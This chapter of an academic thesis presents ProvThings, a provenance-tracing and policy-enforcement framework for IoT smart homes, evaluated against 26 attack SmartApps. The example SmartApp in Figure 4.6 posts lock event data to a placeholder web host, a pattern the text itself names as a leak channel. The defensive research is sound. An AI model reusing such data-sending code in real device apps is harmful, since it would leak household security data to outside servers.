As long prophesied by our community, the expansion of IoT is also now bringing about new challenges in terms of security and privacy [12, 13, 15, 16]. In some cases, IoT attacks could have chilling safety consequences – burglars can now attack a smart door lock to break into homes [14], and arsonists may even attack a smart oven to cause a fire [21]. However, as smart devices and apps become interconnected and chained together to perform an increasingly diverse range of activities, explaining the nature of attacks or even simple misconfigurations will become prohibitively difficult; the observable symptom of a problem will need to be backtraced through a chain of different devices and applications in order to identify a root cause.

One solution to this problem is to look into standard application logs. We surveyed the

logging functionalities of several commodity IoT platforms and found that most of them provide activity logs [6, 25, 26, 27]. Some provided high-level event descriptions (e.g., *"Motion was detected by Iris Indoor Camera at 11:13 AM"*) [26], while others exposed verbose but obtuse low-level system logs [27]. However, we determined that, in all cases, existing audit logs were insufficient to diagnose IoT attacks. This is because logging mechanisms were *device-centric*, siloing audit information within individual devices. Moreover, even some platforms provided a centralized view of all device events, the audit information was specified in such a way that it was impossible to infer the *causal dependencies* between different events and data states within the system [98], which is needed in order to reconstruct complete and correct behavioral explanations. For example, an Iris log *cannot* answer the question *"Why light was turned on at 11:14 AM?"* as no causal link is established between the audit events of the light and the camera.

Data provenance represents a powerful technique for tracking causal relationships between sequences of activities within a computing system. Through the introduction of provenance tracing mechanisms within IoT, we would possess the information necessary to perform attribution of malicious behaviors or even actively prevent attacks through performing lineage-based authorization of activities. Unfortunately, past approaches to provenance collection are not applicable to IoT, which is defined by its ecosystem of heterogeneous devices produced by different manufacturers. Performing whole-system monitoring in such an environment is challenging, as it is impractical to modify all devices through the introduction of a tracking mechanism. Moreover, at present there does not exist a uniform ontology for describing events in the diverse IoT environment, particularly one that is both sufficient for diagnosing attacks while including minimal extraneous information. Finally, data provenance is generally considered a tool of system administrators and forensic investigators, which is at odds with the consumer-focused nature of the IoT product market.

Considering these challenges, we present ProvThings, a *platform-centric* approach to provenance-based tracing for IoT. ProvThings analyzes both IoT apps and device APIs to capture complex chains of interdependencies between different apps and devices, and thus represents a significant step forward in comparison to the current state-of-the-art [58], which can analyze IoT apps in isolation but not how data flows between apps. ProvThings uses program instrumentation to collect the provenance of device data and control messages in a minimally invasive fashion, then aggregates these traces into provenance graphs that provide a complete history of interactions between principals in the system. A critical challenge in the design of provenance-aware systems is the sheer volume of information that is generated, imposing high storage overheads and frustrating forensic analysis [44, 99, 100]. To avoid collecting unnecessary provenance metadata, we define a set of `sources` and `sinks` that inform

the security state of an IoT system, then design a selective instrumentation algorithm that prunes provenance collection to only those instructions that impact the security state. To offer utility to a broad group of stakeholders within the IoT ecosystem, ProvThings provides low-level query interfaces to assist developers, an expressive policy engine for advanced users, and a simplified management app that allows consumers of limited technical knowledge to benefit from the insights of provenance tracing.

In this work, our contributions can this be summarized as follows:

- **ProvThings**. We present a general and practical framework for the capture, management, and analysis of data provenance on IoT platforms. We ensure that our approach is both efficient and minimally invasive through the introduction of a selective instrumentation algorithm which reduces provenance collection through the identification of security-sensitive `sources` and `sinks`. To our knowledge, our work is the first in the literature to offer a means of tracing through complex chains of interdependencies between IoT components.

- **Implementation & Evaluation**. We implement ProvThings on Samsung's SmartThings, and exhaustively evaluate the efficacy and performance of our prototype. We present a novel coverage benchmark that validates ProvThings' attack graphs against 26 known IoT attacks, and demonstrate that ProvThings imposes as little as 5% latency on IoT devices and requires just 260 KB of storage for daily use.

- **Deployment & User Scenarios**. Through an extensive series of use cases, we demonstrate how ProvThings can be deployed and used by a variety of IoT users. We explain how ProvThings could aid IoT professionals in performing attack reconstruction and help desk troubleshooting, show how technical users can specify advanced provenance-aware security policies for their homes, and show the design of an IoT management app that distills the insights of ProvThings into an easily interpretable format for users with limited technical ability.

4.2 BACKGROUND

4.2.1 Security Threats to Smart Homes

The rise of IoT has ushered in a host of new security threats to the home. Of particular concern is the widely used trigger-action programming paradigm, which allows the chaining of multiple devices and apps together to the point that determining the root cause of an




Figure 4.1: An example provenance graph that describes why a kitchen light was turned on by Apple HomeKit.

unexpected event is often difficult. Hence, malicious or vulnerable IoT apps in a chain can have far-reaching implications for home security, such as accessing sensitive information or executing privileged functionality. For example, if a malicious app were to forge a fake physical device event from a CO detector, an associated alarm panel app in the trigger-action chain would be unable to detect the illegitimate history of the event and would therefore sound an alarm [20]. Diagnosing errors is also difficult in benign environments. An error in one rule may lead to unexpected behaviors [61, 62], yet the observable symptom may be distantly removed from the root cause (e.g., buggy app, misconfiguration). To address this threat, what is needed is a means of understanding the lineage of triggers and actions that occur within the home.

4.2.2 Data Provenance

Data provenance, as we introduced in Section 2.4 ,could allow us to understand the causal relations within a smart home. An example of an IoT provenance graph is shown in Figure 4.1 describing the circumstances under which a kitchen light was turned on by Apple HomeKit. The bottommost node in the graph represents a service[1] named `on` which changes the state of the light. Its execution was prompted by the Apple Home App `eventHandler`, which received a Motion Detected Event. We can therefore conclude that the kitchen light was turned on as the result of a motion sensor detecting movement within the home.

System Model. In this work, we use the W3C PROV-DM (PROV data model) specification [101] because it is pervasive and represents provenance graph in a directed acyclic graph (DAG). PROV-DM has three types of nodes: (1) an `Entity` is a data object, (2) an `Activity` is a process, and (3) an `Agent` is something bears responsibility for activities and entities. The edges encode dependency types that relate which entity `WasAttributedTo` which

[1]Available at `https://developer.apple.com/reference/homekit/hmservice`

agent, which activity was `WasAssociatedWith` which agent, which entity `WasGeneratedBy` which activity, which activity `used` which entity, which activity `WasInformedBy` which other activity, and which entity `WasDerivedFrom` which other entity between nodes. Note that, except `WasAttributedTo` and `WasAssociatedWith`, edges point backwards into the history of a system execution.

4.3 THREAT MODEL AND ASSUMPTIONS

In this work, we consider malicious *API-level attacks* and accidental app *misconfigurations* in appified IoT platforms such as smart home platforms. An API-level attacker is able to access or manipulate the state of the smart home through creation and transition of well-formed API control messages. There are several plausible scenarios through which this capability could be obtained:

- **Malicious Apps**: An attacker can trick victims into installing a malicious 3rd party app by offering to provide some useful automation functionality [20, 58].
- **Device Vulnerability**: An attacker may gain remote access to a device through accessing an inadequately protected management interface [12, 102].
- **Proximity**: An unmonitored adversary within the home can covertly make use of device interfaces that implicitly trust local users, e.g., issuing an unauthorized voice command [103].

What our work does *not* consider is an attacker that can obtain root access to devices (e.g., Mirai attack [16]), but instead assumes device integrity. The assumption of device integrity has been used consistently in closely-related prior work [20, 58, 79]. Our goal is to provide a holistic explanation of system behaviors by generating data provenance of API control messages (e.g., unlocking the door). Thus, attacks that bypass platform APIs, such as through compromising communication protocols [19], are out of scope. We adopt this assumption in order to ensure that we arrive at a practical and immediately deployable solution; reliably tracking information flow on compromised devices would necessitate a complete redesign of device architectures (e.g., trusted hardware).

Similarly, in this work, we assume the entity responsible for executing the IoT's central management logic is not compromised. In the case of Samsung SmartThings, this means that our approach trusts the Samsung cloud. In alternate hub-centric platforms, our solution would trust the local hub. Securing the platform by reducing its attack surface is orthogonal

to our research (e.g., [104]). Particularly in the case of cloud-centric platforms, and in light of the adversary's capabilities, we argue that this integrity assumption is reasonable due an array of security precautions (e.g., best practices, app analysis) that can be taken by the cloud administrator.

4.4 APPROACH: PROVTHINGS

To serve as a general framework for the development of provenance-aware IoT platforms, a system needs to satisfy a key collection of requirements:

- **Completeness.** It must produce complete explanations as to all causal event chains and data state changes that occur within the IoT deployment.
- **Applicability.** The framework must be general enough to be applicable to many IoT platforms.
- **Minimality.** The framework must be minimally invasive in order to facilitate deployment on existing systems.

To satisfy completeness, a system should be able to answer questions such as *"How was the data generated by my sleep sensor used?"* and *"What triggered my front door to unlock?"*, while also making it possible to reconstruct and detect attacks and diagnose misconfigurations. To satisfy applicability, the framework should be adaptable with modest changes to the broad variety of IoT platforms listed in Table 2.1. To achieve minimality, it should require few or no changes to the semantics of the IoT platform, or to the platform itself, and thus continue to behave typically except when interacting with other provenance-aware components. We thus rule out approaches involving device instrumentation due to the great heterogeneity of developers or manufacturers involved in the provisioning of even a modest smart home deployment.

IoT Provenance Model. Our approach to addressing these requirements in ProvThings is to identify the common concepts present in different IoT platforms from Section 5.2 and define a unified IoT provenance model based on the W3C PROV-DM [101]. With this model, we are able to utilize provenance metadata in a platform-independent way; a unified model enables the same terminology for provenance to be used on different platforms, unification of causal relations across multiple platforms, and the specification of platform-agnostic general policies. Our general model is shown in Table 4.1. We map each concept to the PROV model and use a `subtype` property to further categorize concepts. For example, a smart

Table 4.1: We introduce the following model for representing the provenance of IoT. Each common concept in IoT platforms is mapped to the PROV model and has a subtype property for finer categorization.

Concept	Description	PROV Model	Subtype
App	An application in a IoT platform. For example, an IoT app or a mobile app.	Agent	APP_IOT, APP_MOBILE, ..
Device	A smart device in a platform.	Agent	DEVICE
Action	The security-critical APIs provided a platform, such as making a HTTP request.	Activity	ACTION
Device Command	A action supported by a device. For example, a switch has on and off commands.	Activity	DEVICE_CMD
Device State	The states of a device. For example, a lock is locked or unlocked.	Entity	DEVICE_STATE
Device Event	An object that represents a state change on a device.	Entity	EVENT_DEVICE
Device Message	Messages received at or sent from a device.	Entity	DEVICE_MSG
External Event	A non-device event. For example, a location event or a timer event.	Entity	EVENT_LOC, EVENT_TIMER, ..
Input	Data that goes into a platform, such as user inputs, HTTP requests or responses.	Entity	INPUT_USER, INPUT_HTTP, ..

device generates device messages (*entities*) and executes device commands (*activities*). We map it to an `Agent` and use the `DEVICE` subtype to distinguish it from other types of agents. For convenience, we add an `agentid` property to each entity and activity that points to the identities of their agents.

A key insight enabled by IoT platform designs is that we can define provenance in terms of `sources` and `sinks`. A source is a security sensitive data object like the state of a door lock. A sink is a security sensitive method like the command to unlock a door. Sources and sinks can be easily identified from platform developer API documentations such as [105]. By default, we consider *device state*, *device event*, *device message* and *input* as sources. And we consider *device command* and *action* as sinks. In Section 6.5, we argue that by tracking provenance in terms of sources and sinks is enough to satisfy the completeness requirement.

Provenance Management Framework. We show an overview of the ProvThings framework in Figure 4.2. We use a modular design to decouple the capture, management and analysis of provenance metadata on IoT platforms. ProvThings uses a set of *provenance collectors* to collect provenance records from different components in an IoT platform. A *provenance recorder* merges records collected from different sources, and converts them into our IoT provenance model. It then builds provenance graphs and stores them into database. The *policy monitor* uses user-defined policies to analyze provenance graphs and take actions. The *frontends* provide interfaces to interact with other components in the framework. By converting provenance records into our IoT provenance model, we aim to make most of the framework agnostic to different IoT platforms to address applicability. In the architecture, only the provenance collectors are platform-specific. To apply ProvThings on a different IoT platform, we only need to implement provenance collectors for the target IoT platform. We




Figure 4.2: The architecture of the ProvThings provenance management framework.

next describe each of these components in more detail.

Provenance Collectors are monitoring mechanisms residing within different IoT components that are responsible for generating provenance records in response to low-level system events (e.g., API calls). For example, a provenance collector for an IoT app could track the data used by the app and the commands the app issued to devices. However, a single collector is inadequate to observe interactions between different components. To satisfy the completeness requirement, we therefore distribute provenance collectors across different components in order to gain a complete picture of system events. In this work, we consider IoT apps and device APIs (proxies for devices), which are two key components in IoT platforms. In support of minimality, our implementation makes use of program instrumentation mechanisms to implement provenance collectors. These collectors track data flow and method invocations in order to generate provenance metadata. Provenance collectors are platform specific as different platforms use different programming languages and have different signatures of APIs. We show our implementation of provenance collectors for SmartThings in Section 4.5 and discuss the implementations for two other platforms in Section 5.7. We envision community-built and vetted provenance collectors for different platforms to integrate into our framework.

The *Provenance Recorder* aggregates and merges provenance records from different collectors, filters them, and converts them into the IoT provenance model. The recorder then builds and stores the resulting provenance graphs, offering modular support for different storage backends such as SQL and Neo4j [106]. The provenance recorder provides a server interface to access provenance graphs, and notifies the policy monitor every time a target

entity or activity is updated.

The *Policy Monitor* is responsible for performing active enforcement based on the provenance of system events. The monitor takes as input policies describing sequences of causal interactions between system components, then performs a specified action (e.g., whitelist/blacklist) when an artifact's provenance is matched to the policy. ProvThings provides an expressive policy language allowing for the description of such sequences of events and further define what action should be taken when the sequence is detected. At runtime, ProvThings checks the provenance graph against the set of active policies. We discuss the policy language in greater depth below.

ProvThings Frontends provide an interface for users to interact with the above components of the ProvThings framework. They allow users to create configurations, define policies, and make queries with the query API. Our implementation provides multiple frontends for users of different skill levels, which are explained in greater detail in Section 4.7. These frontends make use of the following components, presenting various levels of abstraction depending on the use case. A *configuration interface* allows users to decide what provenance records they want to collect, how to process the collected records and where to store them. For example, users could define sources and sinks based on their needs instead of using the default ones. A *query API* provides a low-level interface through which to conduct causal and impact analysis. Finally, a *policy engine* is responsible for developing and storing policies for use with the backend Policy Monitor.

The main functions of ProvThings query API are: `FindNodes` finds all the provenance nodes that match an expression; `FindAncestors` and `FindSuccesssors` return the ancestors or successors of a specific type for a given node; `BackwardQuery` and `ForwardQuery` return a partial provenance graph describing either a target node's ancestry or propagation within the system. The backward dependency query, which traces back in time to find causal dependencies among system activities, could be used to investigate why a sensitive command of a device was executed. The forward dependency query, which traces forward in time, is useful to investigate information leak. For example, how the pincode of a smart lock set by the user was leaked.

Instrumentation-based Provenance Collection. To satisfy the minimality requirement, we design ProvThings to be backward compatible using instrumentation-based provenance collection, which can be directly adopted by existing IoT platforms. At a high level, we instrument code to a program to track data assignments and method invocations to capture data provenance such as data creations and derivations. We now describe our method for instrumenting IoT component source code to embed Provenance Collectors using static analysis. As a starting point, our approach is to generate an Abstract Syntax Tree (AST) and

a call graph from the source code, then perform control flow analysis and data flow analysis over the AST in order to identify all relationships between all data objects. The data flow analysis considers aliasing and object properties to precisely track data dependencies. We then instrument the code with new instructions that emit provenance records as instructions are executed. While this simple approach would be adequate to assure completeness, tracking all control and data flow transition would require a provenance event for almost every instruction in the program, violating minimality, and moreover would produce provenance records that would be far too dense to interpret.

In order to overcome this obstacle, what is needed is a means of logging provenance only for those instructions which are necessary for attack reconstruction and detection. Our solution is to use the API of the IoT platform as a guide to identify sources and sinks which are security sensitive. We perform intra-procedural control-flow and data-flow analysis in order to identify sinks invocations, data dependencies and return values of each method. A method that invokes a sink will also be labeled as sink and a data object that derives from a source will also be labeled as source. Then, we conduct iterative inter-procedural analysis to compute a fix point of sources and sinks. After that, we perform selective code instrumentation with the identified sources, sinks and program entry points to insert provenance collection instructions as shown in Algorithm 4.1. For each method in the program, we first check if this method is a sink and if it can be reached from any entry point. If not, we can ignore this method as it will not affect the sensitive behavior of the program. If this method is a program entry point, we instrument code to track this method invocation (Line 5). Then for each branch of this method, we iterate over each statement to look for sink invocations. If a sink invocation is encountered, we instrument code to track this sink execution (Line 9). If this sink uses variables whose value is derived from sources (Line 10-12), we compute a *backward slice* [107] from the sink invocation statement with the variables as slicing criteria (Line 13). The backward slice is a subset of code in the branch that affects the source variables used by the sink. We instrument code for each statement in the slice to track the provenance of source data.

The statically instrumented code supports runtime logic that creates entities, activities and agents, tracks the relation between them, and sends them to ProvThings's provenance recorder. There are four key aspects of this runtime function: (1) Each method execution is represented as an activity. A `WasInformedBy` relation is created from the callee function to the calling function. (2) Each method invocation has a `Used` relation with its argument whose value is derived from some source. The return value of a method has a `WasGeneratedBy` relation to the method. (3) Each data dependency is represented as a `WasDerivedFrom` relation between entities. We assign each source entity a taint label and maintains a taint

Algorithm 4.1: The Selective Code Instrumentation Algorithm.

Inputs : *ast* ← Abstract Syntax Tree of a Program;
entries ← Program Entry Points;
sources ← Source Set;
sinks ← Sink Set;
Output: *instAst* ← Instrumented ast

```
1  foreach method ∈ ast.methodNodes do
2      if not IsReachableFromEntry (method, entries) then continue
3      if not method.name ∈ sinks then continue
4      if method.name ∈ entries then
5          AddInstrument(method) /* Insert code to create an Activity and create Used relations
               with arguments. */
6      foreach branch ∈ method.branches do
7          foreach stm ∈ branch.statements do
8              if stm is MethodCall and stm.name ∈ sinks then
9                  AddInstrument(method) /* Insert code to create Activity, Used relation, and
                       WasInformedBy relation with the top method in call stack */
10                 varsUsed ← all variables in stm.arguments
11                 sourceVars ← varsUsed ∩ sources
12                 if sourceVars ≠ ∅ then
13                     slice ← BackwardSlice(stm, sourceVars)
14                     foreach stm2 ∈ slice do
15                         AddInstrument(stm2) /* Insert code to create Entities and
                               WasDerivedFrom relations */
16                     end
17         end
18     end
19 end
```

map that propagates dependencies between entities. These taint labels make it possible to quickly query relations between entities and make it easier to define information flow policies (e.g., Figure 4.11). (4) To help capture data dependencies that are not directly propagated by assignments, we track implicit flows (e.g., conditional statements) using an `Implicit-Used` relation.

```
pattern:{  }
check:  exist | not exist
action: notify | allow | deny
```

Figure 4.3: Format description for IoT Provenance Policy.

IoT Provenance Policy Specification. We now describe the policy language of ProvThings. As the provenance of a system behavior is a graph, it is natural to use graph patterns to describe the behavior. The format of a policy is shown in Figure 4.3. In a policy, the `pattern` field defines the graph pattern of a target behavior; the `check` condition defines whether

to check for the presence or absence of the pattern; the `action` specifies the action to be taken when the check condition is satisfied. Our pattern definition language is derived from Cypher [108], which is a widely-used query language featuring expressive graph syntaxes. To make the graph pattern definition more concise and expressive for IoT provenance concepts, we introduce several extensions to the Cypher syntax. For example, the `WasOriginatedFrom` keyword is a shortcut to represent that there is a path from the first node to the second node in the provenance graph. The `before`, `after` and `within` keywords are used to describe the time relation between two nodes. We also define labels using the subtypes defined in the IoT provenance model to expressively specify a type of node. Our shortcuts are translated to the Cypher syntax by the Policy Engine at query execution.

```
pattern:{
  MATCH (a:DEVICE_CMD {name:"setCode"}) WasOriginatedFrom
        (b:INPUT_HTTP {name:"HTTP Request"}),
        (c:DEVICE {name:"Front Door Lock"})
  WHERE a.agentid = c.id
  RETURN a
}
check: exist
action: notify
```

Figure 4.4: An example IoT Provenance Policy.

Using this language, ProvThings enables real-time system behavior monitoring (e.g., malicious behavior detection) and response. The `notify` action can be used to alert users of suspicious behavior. An example of such a policy can be found in Figure 4.4, which specifies to notify the user when the `setCode` command of the *Front Door Lock* is triggered by an HTTP request. The `allow` and `deny` actions can be used to whitelist (or blacklist) chosen sequences of actions. This is accomplished through a small extension to ProvThings which instruments sink executions to require Policy Monitor authorization. Before a sink is executed, the instrument code queries the Policy Monitor with the metadata of the sink function. The Policy Monitor checks if any policy covers this sink execution activity and returns the defined action to the control code. If the action is `allow`, the control code executes the sink function. Otherwise, the control code goes to the next statement. In Section 4.7.3, we demonstrate an end user app that creates policies with `allow` and `deny` actions. When the provenance of a command is suspicious (i.e., is not isomorphic to the expected provenance), the platform can halt delivery of the command until it has been authorized by the user.

Comparison to Other Information Flow Solutions. For clarity, we now compare ProvThings to existing IoT information flow security solutions. The differences are summa-

Table 4.2: A comparison of existing IoT security solutions that also use information tracking.

Name	Information Flow	Cross App Analysis	Consider Devices	No Platform Modification	No Developer Effort
FlowFence [79]	✓	✓	✗	✗	✗
ContextIoT [58]	✓	✗	✗	✓	✓
ProvThings	✓	✓	✓	✓	✓




Figure 4.5: An overview of the deployment of ProvThings on the SmartThings platform.

rized in Table 4.2. FlowFence protects data from IoT device sensors by enforcing information flow policies on IoT apps. It is able to track data flows through multiple apps, but assumes that both platform and app developers will be willing to invest significant capital towards extending their software to support information flow control. ContextIoT avoids the requirement of developer assistance by presenting a source code instrumentation tool for IoT apps. While this general approach is similar to ProvThings, the capabilities of these systems are quite different. ContextIoT analyzes apps in isolation, collecting context internal to the IoT apps in order to distinguish between benign and malicious contexts. It does not capture how data flows into apps, or trace relationships across different apps and devices. ProvThings supports this capability, allowing it to observe and explain complex interactions involving multiple agents. An example of an attack that ContextIoT would not be able to detect is explained in Section 4.7.3 involving the forgery of fake device events. ContextIoT would not distinguish the real and fake device events because, within the internal context of the app, these events appear to be identical.

4.5 IMPLEMENTATION

We implemented a prototype of ProvThings for the Samsung SmartThings platform, which is a mature cloud-centric IoT platform with a native support for a broad range of device types and share key design principles with other platforms. In our implementation, we collect provenance from SmartApps and Device Handlers as SmartApp manage the interactions between different devices and Device Handlers manage the communication between

SmartThings and the physical devices. As shown in Figure 4.5, SmartApps and Device Handlers are instrumented by ProvThings before they are submitted for execution on the SmartThings backend. The instrumented code collects provenance records and sends them to our ProvThings backend server which runs the provenance recorder and the policy engine. The provenance recorder is implemented based on the SPADE system [99] and the policy engine is implemented using Java to translate IoT provenance policy queries into the Cypher language. The policy monitor which runs on the Neo4j database is also implemented using Java. Our implementation only needs to instrument the code of SmartApps and Device Handlers without any change to the SmartThings platform.

We implemented source code instrumentation as described in Section 4.4 for both SmartApps and Device Handlers, which is described below. As there are more than 450 IoT platforms in the marketplace, we are not able to develop provenance collectors for each platform. Thus, we envision community-built and vetted provenance collectors for different platforms to integrate into our framework implementation.

SmartApp Provenance Collector. We developed a static source code instrumentation tool for Groovy using Java and a Groovy library to collect provenance at runtime.

Static Source Code Instrumentation. Our tool generated the Abstract Syntax Tree (AST) of a SmartApp using Groovy AST transformation [109] at the semantic analysis pass of compilation. To implement Algorithm 4.1, we manually identified entry points, `sources` and `sinks` for SmartApps from SmartThings's developer API documentation. The entry points of a SmartApp are lifecycle methods (`installed`, `updated` and `uninstalled`), event handler methods and web service endpoints[2]. We identified device states, device events and inputs as sources since they may contain sensitive data. We identified device control commands and 24 SmartThings-provided API as sinks. These APIs can be potentially used by adversaries to carry out malicious payload. For example, the `httpPost` API can be used to leak sensitive data, and the `sendSms` API can be used to send phishing messages to the victims. As of April 2017, though SmartThings only documents 72 capabilities[3], we identified 85 device commands protected by 89 capabilities are supported by SmartThings.

As shown in Algorithm 4.1, code that was not on any control-flow path from the entry points to the sinks was not instrumented as it did not affect the behavior of sinks. However, in the case of SmartApps we did identify two exceptions. One exception was dynamic method invocation. Since a dynamic method invocation could invoke any method in the SmartApp at runtime, we instrumented code to track this call. We further discuss the implication of it in Section 5.7. The other exception was assignment to global variables as they are shared

[2] `http://docs.smartthings.com/en/latest/smartapp-web-services-developers-guide/`
[3] `http://docs.smartthings.com/en/latest/capabilities-reference.html`

```
1  preferences {
2    input "lock", "capability.lock"
3  }
4  def installed() {
5    subscribe(lock, "lock", eventHandler)
6  }
7  def eventHandler(evt){
8    def scope = [:]
9    entryMethod(scope, "eventHandler", "evt", evt)
10   def name = evt.name
11   def value = evt.value
12   trackVarAssign(scope, "value", "evt")
13   log.debug "Lock event: $name, $value"
14   def msg = "Lock event data:" + value
15   trackVarAssign(scope, "msg", "value")
16   trackSink(scope,"httpPost","msg", ["http://www.domain.com",msg])
17   httpPost("http://www.domain.com", msg)
18 }
19 //code snippets of our provenance collection Groovy library
20 def entryMethod(scope, name, argName, argValue){
21   scope[argName] = createEntity(argValue)
22   scope.id = createActivity(name)
23   createRelation(scope.id, scope[argName], "Used")
24 }
25 def trackVarAssign(scope, varName, usedVar){
26   def id = createEntity(varName, "VARIABLE")
27   createRelation(id, scope[usedVar], "WasDerivedFrom")
28 }
29 def trackSink(scope, name, usedVar, args){
30   def id = createActivity(name, usedVar, args)
31   createRelation(id, scope[usedVar], "Used")
32   createRelation(id, scope.id, "WasInformedBy")
33 }
```

Figure 4.6: Instrumented version of the example SmartApp shown in Figure 2.2. The instrumented code is highlighted in grey background.

among executions. If a global variable has been assigned data that could be derived from sources and the variable has been used by sinks, the code in the control-flow path from entry points to the assignment statement also needs to be instrumented to track the provenance of the data. As an example, in Figure 4.6, we show the instrumented version of the example SmartApp in Figure 2.2. We highlight the instrumented instructions in gray background. The instrumented code tracks the provenance of how the value of a lock event was used by a `httpPost` sink. Note that we do not track the `log.debug` invocation (Line 13) as it is not a sink. Even though the value of the `name` variable is derived from a source (lock event `evt`), we do not track it as it is not used by any sink (Line 10).

Runtime Provenance Collection. We implemented a set of helper functions as a Groovy library to perform runtime provenance collection. Figure 4.6 shows some of the helper functions: `entryMethod`, `trackVarAssign` and `trackSink`, which track provenance of program entry point invocation, variable assignment and sink invocation respectively. Besides the provenance records which are collected at runtime as described in Section 4.4, we represent dynamic method invocation as a special type of activity which has a `Used` relation with the value of each `GString`. The actual method being invoked has a `WasInformedBy` relation to the dynamic method invocation activity. Specifically, `state` and `atomicState` are two global variables that allow developer to store data into different fields and share the data across executions. Our data dependency tracking is designed to be field-sensitive to precisely track the data dependency relationship of these two global objects.

Device Handler Provenance Collector. We use the same instrumentation mechanism to implement Device Handler provenance collectors. The entry points for a Device Handler are lifecycle methods, device command methods, the `parse` method and web service endpoints. For each command method in a Device Handler, we track the message to be sent to the physical device, and create a `WasGeneratedBy` relation from the message to the command method. We instrument the `parse` method to track the message from the device and the events created by parsing the message. A `Used` relation is created from the method to the message, and a `WasGeneratedBy` relation is created from each event to the `parse` method.

4.6 EVALUATION

In this section, we evaluate our implementation of ProvThings on SmartThings in five metrics (1) Effectiveness of attack reconstruction (i.e., completeness); (2) Instrumentation overhead; (3) Runtime overhead; (4) Storage overhead; (5) Query performance. We conducted evaluation of (1) and (3) using the SmartThings IDE cloud [110], and conducted other evaluations locally on a machine with an Intel Core i7-2600 Quad-Core Processor (3.4 GHz) 16 GB RAM running Ubuntu 14.04. To measure overhead, we compare unmodified (*Vanilla*) SmartApps and Device Handlers to the instrumented ones using two versions of the ProvThings Provenance Collector: *ProvFull (PF)*, which instruments all instructions to collect provenance records for the whole program; and *ProvSave (PS)*, which performs Selective Code Instrumentation (Algorithm 4.1) in order to only generate provenance records related to `sources` and `sinks`.

4.6.1 Effectiveness

To evaluate the completeness of ProvThings, we constructed SmartApps for a corpus of 26 possible attacks on IoT platforms through surveying relevant literature [12, 13, 20, 58]. Each attack represents a unique class of malware or a vulnerable app, with 12 based on reported IoT vulnerabilities and 14 migrated from malware classes from smartphone platforms. The resulting attack corpus covers all attacks in [20] and covers 22 out of 25 attacks used in the evaluation of [58].

To establish a ground truth for describing the complexity of each attack, two coders independently inspected each attack implementation and applied our IoT Provenance Model to generate a PROV description for the code's execution. One of the coders was responsible for writing the attacks, while the other had not seen the source prior to the beginning of coding. The coders then met to discuss their results and resolve any inconsistencies.

We then instrumented the SmartApps and Device Handlers for each attack using ProvSave and ProvFull, and triggered the malicious behavior of the SmartApp in the SmartThings IDE runtime. Following execution, we queried ProvThings to reconstruct the provenance graph of the attack, which was compared to the manual code review. For all the attacks, ProvFull produced more complex graphs than ProvSave as extraneous nodes and edges were generated for operations such as logging. However, we found that the ProvFull graphs contained all nodes and edges in the ProvSave graphs, which were necessary for attack reconstruction. In Table 4.4, we show the result of ProvSave for each attack in terms of overall graph complexity. Note that we did not count the agent nodes in the results as they are encoded as an `agentid` property in entity and activity nodes as described in Section 4.4. In all cases, ProvSave and ProvFull achieve 100% coverage of the attack when compared to manual coding. These results show that provenance graphs generated by ProvThings are able to accurately and reliably reconstruct IoT attacks, demonstrating the completeness of our approach. Moreover, the fact that these provenance graphs could also be generated by hand through code review is a promising indicator of the intuitiveness and usability of our IoT Provenance Model.

4.6.2 Instrumentation Performance

We benchmarked our instrumentation tool in terms of analysis time and Lines of Code (LoC) overhead. We applied our tool to a corpus of 236 SmartApps averaging 280 LoC each, and 132 Device Handlers averaging 200 LoC each. Our evaluation results are shown in Table 4.4. ProvFull has larger instrumentation time and introduces more LoC as compared

Table 4.3: Effectiveness of ProvThings in tracing the provenance of different attack scenarios. Ground Truths were obtained through manual source code inspection; Cov.: Coverage.

Attack	**Ground Truth**		**ProvSave**		**Cov.**
	nodes	**edges**	**nodes**	**edges**	
Backdoor Pin Code Injection [20]	7	8	7	8	100%
Door Lock Pin Code Snooping [20]	23	27	23	27	100%
Disabling Vacation Mode [20]	19	17	19	17	100%
Fake Alarm [20]	14	13	14	13	100%
Creating seizures [15, 58]	173	168	173	168	100%
Surreptitious Surveillance [58]	34	31	34	31	100%
Spyware [111]	10	10	10	10	100%
Undesired unlocking [14, 58]	6	5	6	5	100%
